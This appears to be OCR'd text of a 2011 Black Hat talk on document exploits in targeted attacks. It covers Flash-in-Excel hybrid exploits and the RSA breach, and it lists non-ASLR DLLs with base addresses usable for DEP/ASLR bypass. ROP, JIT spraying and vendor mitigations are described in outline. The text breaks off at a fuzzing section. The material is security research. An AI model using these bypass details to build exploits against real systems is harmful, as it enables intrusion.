Weapons of Targeted Attack


Modern Document Exploit Techniques

Ming-chieh Pan <naninb@gmail.com>
Sung-ting Tsai <ttsecurity@gmail.com>

Black Hat USA 2011

Where is Taiwan

We are security researchers from Taiwan.



CHROOT Security Group

http://www.chroot.org/

We are also members of CHROOT Security Group.

CHROOT holds the largest technical security conference in Taiwan.

Hacks in Taiwan (HITCon)

http://www.hitcon.org/

Ming-chieh Pan (a.k.a Nanika)

- Senior vulnerability researcher in Net-Hack Inc.
- Research on
  - Vulnerability research
  - Exploit techniques
  - Malware detection
  - Mobile security
- Windows platform
- Malicious document techniques

- Disclosed
  - CVE-2006-3431 (Excel)
  - CVE-2006-5296 (PowerPoint)
  - …
- Talks and Speeches
  - Syscan Singapore/Taipei/Hong Kong 08/10
  - Hacks in Taiwan 05/06/07/09/10

Sung-ting Tsai (a.k.a TT)


- Research engineer in core tech department of Trend Micro
- Current Leader of CHROOT security group
- Research on
  - Malicious document
  - Malware auto-analyzing system (sandbox technologies)
  - Malware detection
  - System vulnerability and protection
  - Web security
  - Cloud and virtualization security
- Talks and speeches
  - Hacks in Taiwan Conference 08’
  - Syscan Singapore 10’

Agenda

- APT and Targeted Attack
- Recent document exploit techniques
- Future document exploit techniques
- Conclusion

2011

The term APT (Advanced Persistent Threat) has become very popular in 2011.



Recently, RSA and Comodo has been targeted and hacked by APT attack. And many proof shows some sensitive information have been stolen.

May 30, 2011

30 May 2011 Last updated at 11:07 GMT

US defence firm Lockheed Martin hit by cyber-attack

US defence firm Lockheed Martin says it has come under a significant cyber-attack, which took place last week.

Few details were available, but Lockheed said its security team had detected the threat quickly and ensured that none of its programmes had been compromised.

The Pentagon said it is working to establish the extent of the breach.


Lockheed makes fighter jets, warships and multi-billion dollar weapons systems sold worldwide.

Lt Col April Cunningham, speaking for the US defence department, said the impact on the Pentagon was "minimal and we don't expect any adverse effect".

Lockheed Martin makes F-16 fighter jets


Lockheed martin was hacked as well.

Targeted Attack.



Actually we are not surprised by these breach news.

We have known this kind of targeted attacks since 2004 in Taiwan.



Due to the political issue, Government units and large enterprises in Taiwan has been targeted since many years ago. They have kept receiving purpose-made e-mails and malwares (exploits), never stopped.

Silent Threat


Attacks whole world.

Nowadays, not only in Taiwan, this kind of silent threats are attacking whole world, especially governments and large enterprises.


Unlike other cyber criminals, they are hacking for information, not profit.

How do they attack?

Even you have already deployed security devices, installed security software. They could still penetrate into your corporation internal network.



Source: http://contagiodump.blogspot.com/



Source: http://contagiodump.blogspot.com/

Unfortunately, most of security software couldn’t do protection effectively.

This is the most common way of targeted attack and not easy to be aware of.

Document exploit is actually the weapon of targeted attack.

Attackers use document exploit as the weapon. They spent a lot of resource to develop these weapons.

- APT and Targeted Attack
- Recent document exploit techniques
- Future document exploit techniques
- Conclusion

Question

If you have installed all Microsoft office patches, and there is no 0-day vulnerability. Will it be safe to open a word or excel document?

You know the answer is NO. Why?

Hybrid Document Exploit

(Recent Document Exploit Techniques - 1)

Because this might be a hybrid document exploit.

Hybrid Document Exploit

The design of modern document application is complicated.

The document might embed an object of other applications. And other applications could be vulnerable.

Hybrid Document Exploit

You would still get 0wned, after you open the document

Most of people know browser could include a lot of document objects, so they are cautious when they open web page.

However, when they open a document in the e-mail, they would not be aware of the danger.

Hybrid Document Exploit

The application has become an exploit platform.

Hybrid Document Exploit



The flash exploit may be run on Excel and other applications. This kind of attack is popular recently.

A flash vulnerability could be repacked as a malicious web page, a PDF exploit, an office document exploit.

RSA attack is the example.

The "Excel-Flash" is actually the flash vulnerability.
It was repacked to an Excel file.

Question

Why RSA attacker chose Excel?
Why not PDF or Web page?

DEP
(Data Execution Prevention)

Because of DEP.

Demo.

Attack Incomplete Protection

(Recent Document Exploit Techniques - 2)

DEP/ASLR makes
exploit writer headache.

We found a lot of really NOT PUBLISHED DEP/ASLR bypasses method (if we can call them bypass!) with it.

Let's list some of them:

MODULE NAME: libdispatch.dll ~~~ MODULE BASEADDRESS: 0x10000000

It loads in most of apple products including safari, iTunes and QuickTime.

MODULE NAME: MSGR3EN.DLL ~~~ MODULE BASEADDRESS: 0x3F100000

This one load in MS Office 2010 and is one of modules I used to exploit CVE-2010-3333 in MS Office 2010.

MODULE NAME: msxml5.dll ~~~ MODULE BASEADDRESS: 0x78800000

This one is for MS Office 2007, but it needs some tricks to getting it load ;) btw it is nice module.

MODULE NAME: nspr4.dll ~~~ MODULE BASEADDRESS: 0x10000000
MODULE NAME: plc4.dll ~~~ MODULE BASEADDRESS: 0x00020000
MODULE NAME: MSVCR71.dll ~~~ MODULE BASEADDRESS: 0x7C360000

This modules are from FF + JRE (FF modules are not any more non-aslr. And as we said there are lots of more modules I Found in major produces.)

However, it is very difficult to do protections completely. It is not easy to adopt protections to every single module. Here is the example.

Source: http://abysssec.com/files/The_Arashi.pdf

Advanced Memory Attack and Defense Techniques

(Recent Document Exploit Techniques - 3)

ROP

(Return-Oriented Programming)

Flash JIT Spraying

JIT can defeat DEP protection, and spraying can defeat ASLR protection

Vendor Responses

Microsoft releases EMET
(Enhanced Mitigation Experience Toolkit)

Vendor Responses

Flash has started to encode/encrypt AVM code area since version 10.1

@asintsov: No JIT-SPRAY in Flash 10.1. Pages with code are crypted)) But idea will never die, that i show on HITB in AMS)

- APT and Targeted Attack
- Recent document exploit techniques
- Future document exploit techniques
- Conclusion

- Advanced Fuzzing Techniques
- Techniques to Against Exploit Mitigation Technologies
- Techniques to Bypass Sandbox / Policy / Access control
- Techniques to defeat behavior based protection and auto-analyzing sandbox

We think the document exploit research will focus on these 4 major areas.


Advanced Fuzzing Techniques

(Future Document Exploit Techniques - 1)

